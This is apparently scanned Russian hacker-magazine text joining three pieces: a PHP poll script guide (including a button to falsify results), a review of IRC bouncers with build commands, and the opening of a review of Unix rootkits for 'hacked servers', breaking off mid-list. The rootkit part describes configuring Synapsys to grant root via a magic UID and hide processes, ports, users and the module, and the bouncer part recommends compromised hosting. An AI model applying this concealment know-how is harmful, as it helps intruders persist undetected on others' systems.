Написано все на PHP с использованием mySQL, т.ч. если подходящего хостинга нет, то топай к самому, имхо, лучшему хостеру - Freedom To Surf'y (www.f2s.com). Их предложение (поддержка 2-х БД (mySQL и PostgreSQL), PHP, PERL, возможность прикрутить домен .com .net .org (оплата по cc), 15 мегов места, неограниченный трафик и полное отсутствие рекламы) повергло меня сперва в шок, а потом вызвало кучу подозрений - видали мы таких хостеров. Набирают юзверей, а потом до сервака не достучишься. Ан нет, ребята грамотно подошли к этому вопросу и соизмеряют количество пользователей с возможностями своих серверов. В общем, хостинг, если выбирать из официально бесплатных, The Best.

<Что внутри>

Но вернемся к голосованию. Скачав и распаковав архив (http://www.xakep.ru/articles/releases/default.asp), ты увидишь четыре скрипта:

1) vote.php - непосредственно скрипт голосования.
2) vote_set.php - скрипт, который тебе придется настраивать путем изменения значений переменных.
3) vote_admin.php - административный скрипт.
4) other_vote.php - скрипт для отображения остальных голосований.

<Configuring>

Открывай с помощью блокнота Vote_set.php и правь следующие переменные:

$mysql_server - адрес mySQL-сервера
$mysql_login - логин на mySQL-сервер
$mysql_password - соответственно пароль

$dbname - имя твоей БД

Все это либо узнается у хостера, либо, если у тебя свой сервак, то ты и сам все знаешь ;). В случае, если хостинг от f2s.com, настройки такие:

$graph_color - цвет, каким закрасятся столбики диаграммы голосования

$graph - строить/не строить диаграмму. Либо 1, либо 0, соответственно

$vote - путь до паги, куда вставляется код из vote.php

$other - аналогичная предыдущей переменная, только тут путь до паги с кодом из other_vote.php

Как видишь, процесс конфигурации скриптов совсем не сложен и не требует никаких специальных навыков. Теперь заливай vote_set.php и vote_admin.php на сервер, выдавай им достаточные для выполнения права (chmode 755) и набивай в броузере:

http://урл_сайта/vote_admin.php

Откроется форма регистрации Администратора, тебя т.е. ;) Необходимо заполнить все поля, введя логин, пароль, ник и прочую лабуду. ВНИМАНИЕ!!! В поле Емейла следует загонять именно свое мыло, ибо на него будет отправлен забытый по пьянке пароль. Если ты считаешь эту функцию небезопасной, то указывай bill@microsoft.com, ну или bush@whitehouse.gov ;). Нажал на батон, и, если все настройки верны, тебя поздравят с регистрацией и предложат войти в систему, что впредь делается через уже знакомый http://урл_сайта/vote_admin.php

<Админим>

Успешно залогинившись, ты увидишь пресловутый административный Интерфейс, т.е. то, ради чего и была замешана сия бодяга. Рассказывать, как этот самый Интерфейс пользовать, видимо, смысла нет. Думаю, догадаться, для чего нужна форма "добавить голосование", особого труда не составит ;).

Может так выйти, что результаты произведенного опроса тебя не вперли - ну не нравится тебе, например, 99% напротив "Сайт-отстой!" ;). В этом случае, как говорится, два пути:

Самый простой - фальсифицировать результаты, и посложнее: признать, что сайт - сакс, и сделать из него конфетку. Если с последним вариантом я тебе помогать не буду, то с первым - ноу проблем: жми "мухлить" и правь результаты сколько влезет ;).

<Дизайнерим>

На сем краткий курс обращения с административным скриптом завершен, переходим к самому главному - приведению в божеский вид непосредственно голосования. Определись, в каком месте паги у тебя будет находиться форма опроса, и вставляй туда код из vote.php.


Код этот желательно поместить в невидимую табличку необходимой ширины - при построении диаграммы ширина столбиков указывается в % от ширины текущего "контейнера". Соответственно, если ограничивающей таблички нет, диаграмма будет во весь экран ;).

В общем, <table width=ширина><tr><td><?код vote.php ?></tr></td></table> Сохраняй файл с расширением .php и заливай на сервер с соответствующими атрибутами. Аналогичным образом поступаем с other_vote.php - скриптом для вывода ВСЕХ голосований. Следует пояснить, что через vote.php можно поучаствовать только в последнем добавленном опросе. Остальные доступны по нажатию ссылочки внизу формы.

<Юзай!>


Все ;). Наивно надеюсь, что сей материал поможет тебе в создании своего kew3l 31337 haxor'ского проекта, ибо только прислушиваясь к мнению посетителей, можно создать что-то действительно стоящее.

P.S.: Сей скрипт был написан на основе бесконечного доверия к Администратору. Искренне предполагаю, что ты, залогинившись, не будешь ломать свое собственное голосование, а потом писать мне письма типа: "Товарищ никитос. Твой скрипт сакс. Я сумел БД завалить из Интерфейса". Я, однако, постарался свести к минимуму возможности неидентифицированных пользователей, уложив их в штатные "голосование/идентификация". Да, помни: All bugs are saved. Just try to exploit it ;).



Свой BNC на хостинге

CuTTer (cutter@real.xakep.ru)



Свой BNC на хостинге

/ INSERT /

КАК ЭТО НИ СТРАННО, НО ЧАТЫ НЕ ВЫМИРАЮТ И, ВИДИМО, НЕ СОБИРАЮТСЯ ЭТОГО ДЕЛАТЬ. ТАКЖЕ МОЖНО СДЕЛАТЬ ВЫВОД, ЧТО WWW ЧАТЫ - ПОЛНЫЙ СЛИВ, А СМЫСЛ ТРЕХ БУКВ «IRC» ОБЪЯСНЯТЬ НЕ НУЖНО. НО ОБЩЕНИЕ В ИРКЕ ИДЕТ НЕ ВСЕГДА СПОКОЙНО, КАК ХОТЕЛОСЬ БЫ. ВРЕМЕНАМИ РАЗЛИЧНЫЕ УМЕЛЬЦЫ ПОСЫЛАЮТ КРИВОЙ ЗАПРОС (ПРЕСЛОВУТЫЙ CON/CON), НО ЭТО НЕ СТОЛЬ СТРАШНО, ВЕДЬ НЕКОТОРЫЕ ЛЮБЯТ И ПОПИНГОВАТЬ, ПОКА ТЫ НЕ ВЫЛЕТИШЬ ИЗ СЕТКИ РАЗА 3-4, ПОСЛЕ ЧЕГО МИЛО СПРОСЯТ О КАЧЕСТВЕ ТВОЕГО СОЕДИНЕНИЯ :). ДАННАЯ ПРОБЛЕМА СТАНОВИТСЯ ОСОБЕННО АКТУАЛЬНОЙ ДЛЯ ПОЛЬЗОВАТЕЛЕЙ DIALUP СОЕДИНЕНИЯ: IP МОЖНО УЗНАТЬ ПО КОМАНДЕ /WHOIS, А ДАЛЬШЕ ОДНОЙ СТРОЧКОЙ В BASH'Е НА СКАРДЕННОМ ХОСТИНГЕ СНОСЯТ ЮЗЕРОВ. «ЗЛИТА», - ПОДУМАЮТ НЕКОТОРЫЕ, А НЕТ, ПРОСТО СРЕДНЕСТАТИСТИЧЕСКИЙ "1337 H4X0R" :).

Поставили SOCKS-сканер? Юзай BNC!

Чтобы не париться со своей безопасностью, многие пользуются socks'ами, таким образом скрывая свой ip, но администраторы IRC сетей с некоторого момента понавесили сканеры на 1080 порт, поэтому данный прием далеко не всегда проходит. На помощь приходят bnc. Что же это такое? Грубо говоря, это что-то вроде прокси, но для IRC-клиента. BNC (баунсер) устанавливается на каком-нибудь сервере, обычно под управлением *nix систем (но есть и win32 версии), после запуска bnc открывает выбранный тобой порт, например, 31337-й. Ты коннектишься в окне любого irc-клиента к этому серверу на выбранный порт (/server server.com:31337), после соединения появится приглашение ввести пароль, далее необходимо выбрать IRC сервер, на котором ты проводишь свое время чата. Все, больше от тебя никаких действий не требуется, теперь ты можешь продолжать болтать, как и прежде, но ip сменился, и запинговать тебя будет нереально (разве что взломать баунсер и таким образом вычислить реальный ip). Такова стандартная схема работы всех известных bnc.

Эта статья не содержит цели проповедовать всю прелесть IRC, его навороченность и удобность, не эти задачи меня преследовали, я просто пытаюсь донести до пользователей, что им необходимо использовать bnc, чтобы получить хотя бы минимальную гарантию своей защищенности. Ведь не стоит забывать, что bnc, помимо предлагаемой защиты и анонимности, предоставляет целый ряд дополнительных функций, которые просто невозможно реализовать на обычных машинах с dialup соединением (например, функции detach и reattach). Как раз все эти нюансы, а также указания по установке и настройке bnc описываются в данном материале, от тебя только требуется раздобыть shell-доступ на каком-нибудь сервере с возможностью пользования компилятором gcc.


psyBNC

Одним из самых распространенных баунсеров (bnc) на данный момент является psyBNC. В IRC любители такого баунсера встречаются довольно часто, это становится особенно заметно, когда замечаешь сообщения такого плана: привет, негод%й. Просто psyBNC долго хотел заменять букву "я" на знак процента, но в последних версиях эта проблема решена, скорее всего наши русские пользователи замучили бедных кодеров :). В сам psyBNC сумели запихнуть такое количество полезных и бесполезных функций, какого я не видел ни в каких других баунсерах, но об этом чуть позже, а сейчас немного об установке бнс.

Я устанавливал версию 2.3, это была самая свежая версия на момент написания статьи, но, думаю, что более старые и новые настраиваются так же. Для начала распаковываем tgz архив: tar xzf psyBNC2.3.tar.gz. В консоли ничего не появится, но это нормально :), обнаружится новая директория, вот в нее и заходи, теперь вводи make menuconfig. Поползут различные сообщения, настройщик скажет о необходимости наличия библиотеки curses (libcurses.so), не напрягайся, скорее всего она есть. В конце всего этого появится диалоговое окно, очень похожее на меню при настройке ядра. Заползаем в Compiling Options, здесь тебя ожидает довольно большой выбор параметров, правда, я почти ничего не менял, только включил поддержку шифрования и ident сервер oldentd. Теперь заходи в пункт Bouncer Config, установи порт для соединения (Listening Ports), далее нужно добавить пользователей (Users), которые будут пользоваться этим баунсером. Для заметки: каждому пользователю нужно выделить по одному аккаунту. Параметры юзера, мягко говоря, разнообразные, начиная с

Folder2

его имени и пароля для идентификации и заканчивая непонятными функциями вроде использования дополнительных проксей. Кому это нужно? Кстати, на этом этапе можно классно облажаться, что я в общем-то и сделал: не особо понятно было различие между полями "login" и "username"; не понимая различия, я прописал в обоих значение "cutter", но после того как приконнектился к баунсеру, ввел свой пароль, он меня послал куда подальше. Что такое? Оказалось, что "login" используется только для изменения твоих данных, а "username" обозначает то же самое, что и "ident", по нему psyBNC тебя и определяет, я же в своем х-чате поставил айдент "some", поэтому пси не хотел меня пускать. Так что не повторяй моих ошибок, а просто прописывай одинаковыми username в psyBNC и ident в IRC клиенте. Больше никаких заморочек возникнуть не должно, только не забудь выбрать, что ты не обычный пользователь, а администратор. Если все настроил, то выходи из конфигуратора и вводи команду make, начнется компиляция psyBNC - можно немного передохнуть.



Если все прошло успешно, то запускай баунсер: ./psybnc. Появится сообщение о номере процесса, открытом порте, отлично! Открывай ирк-клиент; если ты устанавливал баунсер на хостинге с хостом gibbon.org и оставил порт 31337 по умолчанию, то коннекться на gibbon.org:31337. Попросят пароль, сделай что от тебя просят :). Теперь необходимо выбрать сервер, на котором ты чатишься, добавь его командой /quote addserver irc.gibbon.org. Тебя автоматически забросит на этот сервак. Нужно переехать на другой? Добавляй командой еще один сервер /quote addserver irc.gnido.org, а переключаться между ними так: /quote jump номер_сервера. Одним из главных наворотов psyBNC оказалось наличие detach функции, только она нигде не фигурирует, а срабатывает автоматически, когда ты вводишь в ирк-клиенте /quit. При этом ты отсоединяешься только от баунсера, а тем временем твой ник продолжает висеть в IRC. Чтобы вернуться на канал, нужно просто проидентифицироваться на баунсере, и он автоматически вернет тебя на сервер со всеми каналами, на которых ты сидел. Надо отметить, что это очень удобно.

Почитал документацию, оказалось, что psyBNC поддерживает скрипты, сам я не стал писать их, но, проглядев example, обнадежился :). Самое простое это делать алиасы каким-нибудь командам, прописывать реакции на какие-нибудь события, например, если ты пользуешься мирком, но не хочешь, чтобы на запрос VERSION узнали об этом, то можно установить свой ответ, и окажется, что у тебя не "mIRC32 v5.7 K.Mardam-Bey", а "PIRCH 2001 Linux 2.0.0 [i686/300MHz]". Это далеко не единственное применение скриптов, поэтому, если захочется создать свой скрипт, то почитай документацию.

Итог:
Навороченный баунсер, поначалу многие вещи просто непонятны, но, изучив их, понимаешь, что psyBNC заслуживает большого внимания.
URL: http://www.psychoid.lam3rz.de

ezbounce

Мой любимый баунсер! И не только мой, вся сцена им пользуется! Не буду скромничать, но это самый популярный bnc в РуНете. Очень удобный, особо не навороченн различными примочками, как у psyBNC, но все самое полезное и необходимое есть, и сделано это так, что не приходится копаться в документации. Для меня главные функции в баунсере это наличие detach/reattach, поддержка виртуальных хостов. В ezbounce есть поддержка детача, но сделано это с некоторыми упущениями, например, если случайно произойдет дисконнект с IRC сервера, то автоматического реконнекта не произойдет. Правда, на практике такое происходит совсем не часто, но все же это неприятно :). Последняя версия, которая шла как конечный релиз, 0.99.12, работает стабильно. Сама программа не падала, ее просто старательно убивали злобные хостеры, после чего сказали, что отберут мой сайт, если не прекращу запускать демонов, так что не размещай баунсер на серьезных проектах, лучше ставь на каком-нибудь левом карженном хостинге. Но хватит о грустном, перейдем к

NEXT


Взлом

Свой BNC на хостинге

CuTTer (cutter@real.xakep.ru)

< Folder 1 >

установке, распаковывай архив: tar xzf ezbounce-0.99.12.tar.gz. Далее, как и многие программы, собранные при помощи autoconf, устанавливаются командой ./configure и компилируются с помощью make. Появится бинарный файл ezbounce и символическая ссылка ezb, ссылающаяся на ezbounce, но запускать баунсер пока рано, вначале правильно настроим конфиг. В его основу возьмем файл sample.conf, скопируй его как my.conf, чтобы случайно не испортить оригинал. Теперь открывай my.conf, в строке set password установи пароль, в listen оставь только один порт и не 6667, а какой-нибудь 20000, в поле admin поставь свой пароль. В allow советую все же разрешить коннектиться в любое место, мало ли куда тебе приспичит зайти, просто потом будет лень лезть в конфиг. Это вся конфигурация, конечно, еще есть и другие параметры, но их менять необязательно.



Запускаем ezbounce: ./ezb my.conf, баунсер сообщит о номере открытого порта и установленном пароле, это обозначает, что все должно работать :). Коннектись из irc-клиента к баунсеру и вводи: /quote pass твой_пароль. Если все ввел правильно, то появится логотип ezbounce'а, теперь можешь присоединяться к IRC серверу, но перед этим сделаем пару настроек. Допустим, ты устанавливал баунсер на нормальном хостинге, у которого для каждого хостящегося сайта выделяется свой ip, а адрес твоего сайта gibbon.org, то введи такую команду: /query interface gibbon.org. Вот теперь можешь коннектиться на IRC: /quote conn irc.dal.net. Сделай на себя whois, и ты увидишь, что в поле хост у тебя не какой-нибудь dialup-14.comset.net, а gibbon.org. Можешь продолжать чатиться как и раньше, так же активно использовать DCC соединения, благо ezbounce их поддерживает. Также при выходе из IRC вводи команду /ezb detach детач_пароль, после ты отконнектишься от баунсера, а твой ник будет продолжать висеть в IRC. Когда захочешь вернуться на IRC, то введи команду, которая высветилась при детаче, это что-то вроде /quote reattach 239 nigga.

Самое приятное в этом баунсере - администрирование, введи: /quote admin servadmin админ_пароль. Теперь ты можешь админить, посылать сообщения пользователям твоего bnc, кикать их, это, кажется, самое приятное, жаль только, что от их имени нельзя писать :). Список команд можно получить запросом /query help, их синтаксис настолько прост, что не стоит это описывать. Для удобства есть функция rehash, которая пересчитывает конфиг без перезапуска сервера, очень удобная фича, если нужно изменить что-то в конфиге.



В принципе, на этом можно было закончить описание этой бнс, но... :)! На хоумпаге лежит немного недоделанная версия, которая отмечена как 1.x.x, в ней есть некоторые недочеты, но в целом она нормально функционирует. В ней появилась новая система конфига, теперь для каждого пользователя можно выделить отдельный аккаунт, свои личные настройки, ведь в старом ezbounce был один пароль для всех. Добавлена возможность auto-detach, теперь не обязательно при дисконнекте вводить /ezb detach, это произойдет автоматически. Так что скачивай новую версию, если не боишься использовать несколько недоделанный, но вполне стабильный продукт.

Итог:
Небольшой, удобный и стабильный баунсер, это именно та середина, которая нужна многим пользователям.
URL: http://druglord.freelsd.org/ezbounce

bnc

Наверное, один из самых древних баунсеров, причем в его разработке участвовали кодеры из DALnet'а, но даже с ними он получился несколько левоватый, сам bnc работает нормально, но функциями как-то не блещет... Команда detach появилась только в последней на данный момент версии 2.8.4!! Это просто прогресс какой-то... Правда, есть и положительные стороны, bnc очень быстро компилится, оттого что имеет очень маленький размер архива, тот же psyBNC занимает в 4 раза больше. Если проглядеть внутренности, то наблюдается обычный набор функций: возможность выбора виртуального хоста, администрирование баунсера, поддержка dcc соединений.

Приступим к установке, качай последнюю версию, у меня это оказался архив bnc.284, распаковывай его: tar xzf bnc2.8.4.tar.gz. Далее ./configure и make. Баунсер скомпилился, теперь его настроим. Скопируй example.conf в bnc.conf, в нем найди строчку listen 9000, это порт, на котором bnc ожидает соединения, в поле password напиши свой пароль, а в adminpass проставь администраторский пароль, он тебе понадобится, если ты рассчитываешь, что на твоем баунсере будет висеть много пользователей. В принципе больше ничего менять не нужно, поэтому запускаем bnc: ./bnc. Появится информация о настройках, все отлично, коннектись на выбранный тобой хост и порт, на приглашение введи: /quote PASS твой_пароль. Ты залогинился на баунсере, можно коннектиться на IRC сервер: /quote conn some.irc.server. Чтобы сделать детач, введи: /detach пароль. На экране появится команда; чтобы потом сделать reattach, запиши ее, а то, скорее всего, забудешь :). Для получения прав администратора набери: /quote admin пароль_админа. Администратор может посмотреть, кто есть на баунсере; если пользователи уже сидят на серверах, то можно узнать, на каких каналах они находятся, это решается командой /quote bwho. Надоевших пользователей можно скинуть, написав: /quote bkill номер_пользователя. Этих команд тебе вполне хватит, чтобы твой баунсер мирно жил в сети.


Если покопаться на официальном сайте, то наткнешься на win32 версию этого баунсера, скачай его. Хоть это и бета версия, но вполне функциональная, у меня она еще ни разу не падала, а что насчет настройки, так формат конфигурационного точно такой же, как и у *nix версии, поэтому повторять ничего не стану, просто почитай выше :).

Итог:
Компактный баунсер с обычным набором функций, наконец-то появилась возможность делать detach/resume.
URL: http://www.gotbnc.com

muh

Несколько нестандартный bnc, предназначен только для одного пользователя, зато работа с одним юзером сделана очень неплохо :). Серьезно, ты только указываешь в конфиге свои данные и сервер, запускаешь баунсер, и он автоматически коннектится и дальше держит твой ник, так что если ты сидишь на efnet'e или на сервере, где нет сервисов наподобие NickServ, это будет особенно актуально, ведь твой ник могут перехватить, и тебе придется сушить вафли.

Познакомимся с ним поближе, скачивай последний стабильный релиз, у меня это оказалась версия 2.05d; как обычно, файл лежит в архиве .tar.gz. Распаковывай его: tar xzf muh2.05d.tar.gz. Заползай в создавшуюся директорию, вводи ./configure, потом make. Баунсер скомпилировался, бинарник с именем muh лежит в каталоге src, перепиши его в какую-нибудь другую диру, например, binary, туда же скопируй файл muhrc из каталога docs. Получится два файла muh и muhrc в директории binary. Теперь осталось только сконфигурировать баунсер, для этого открывай muhrc любым текстовым редактором: в поле nickname прописывай свой ник, в altnickname - твой второй ник, он может понадобиться, если твой первый nickname будет кем-то занят; realname - реальное имя, username - твой идент, listenport - порт для коннекта, в password пропиши пароль, который спросят при коннекте к muh, в servers проставь сервера, на которых ты будешь сидеть, в leave установи значение false, тогда при дисконнекте ты будешь оставаться на каналах. Больше можно ничего не менять, поэтому пускаем баунсер: ./muh -d . Теперь открывай IRC клиент, коннектись на выбранный порт, вводи /quote pass твой_пароль, тебя сразу перекинет на IRC сервер, и можно продолжать чатиться. Если ты сделаешь дисконнект, а потом реконнектишься, то у тебя автоматически откроются каналы, на которых ты сидел при выходе, это напоминает функции автоматического autodetach'a в ezbounce. Есть и другие функции, но они настолько мелочные, что их не стоит описывать, почитай документацию. На этом придется завершить обзор muh, так как других полезных функций в нем нет.



Итог:
Баунсер, предназначенный для IRC сетей, где нет сервисов NickServ или подобных ему.
URL: http://mind.riot.org/muh

К подведению итогов хочу заметить, что я описал далеко не все баунсеры, например, есть еще такие проекты, как fbounce, PimpBNC, pbnc, некоторые из них написаны на perl, такие версии придется использовать, когда на хостинге нельзя использовать gcc. Так что бери хостинг и вперед, к установке баунсера :).

Взлом

Обзор лучших прог для установки на хакнутый сервер

Руткиты для UNIX
Обзор лучших прог для установки на хакнутый сервер

Stalsen (stalsen@mail.ru) http://stalsen.dtn.ru

Ты, наверно, частенько ломал какой-нибудь unix-овый сервак и, пытаясь укрепиться на нем, использовал rootkit'ы. И чтобы ты всегда знал, какие из них использовать, не роясь во всяких архивах, я приведу обзор самых распространенных и полезных rootkit'ов для Unix'a. Я не ставлю себе цели рассказать тебе, как работать с этими руткатами. Все, чего я хочу, - это дать тебе инфу, какие руткиты существуют и что они собой представляют.Synapsys

<Folder 1>

Synapsys

Этот rootkit написан Berserker'ом для Neural Collapse Crew. Он писался под kernel 2.2.x в виде модуля для ядра. Поставляется одним исходником (Synapsys.c). Его нужно подправить под себя и заменить некоторые директивы:

1. После magik_UID вписать нужный ID юзера, по дефолту вписан 666.
2. В поле HIDDEN_PORT - имя порта.
3. В поле SIGNAL_INVISIBLE вписать сигнал для сокрытия процесса, например, по дефолту стоит 32, значит, чтобы спрятать процесс, нужно набрать kill -32 <pid_твоего_процесса>.
4. Переменные для активации/деактивации функций:

muid - act/deact права рута
hidf - act/deact сокрытие процесса
unin - act/deact загрузка модуля
hidn - act/deact модификации netstat'a
hidu - act/deact сокрытие юзера
hidm - act/deact сокрытие LKM (Linux Kernel Module).

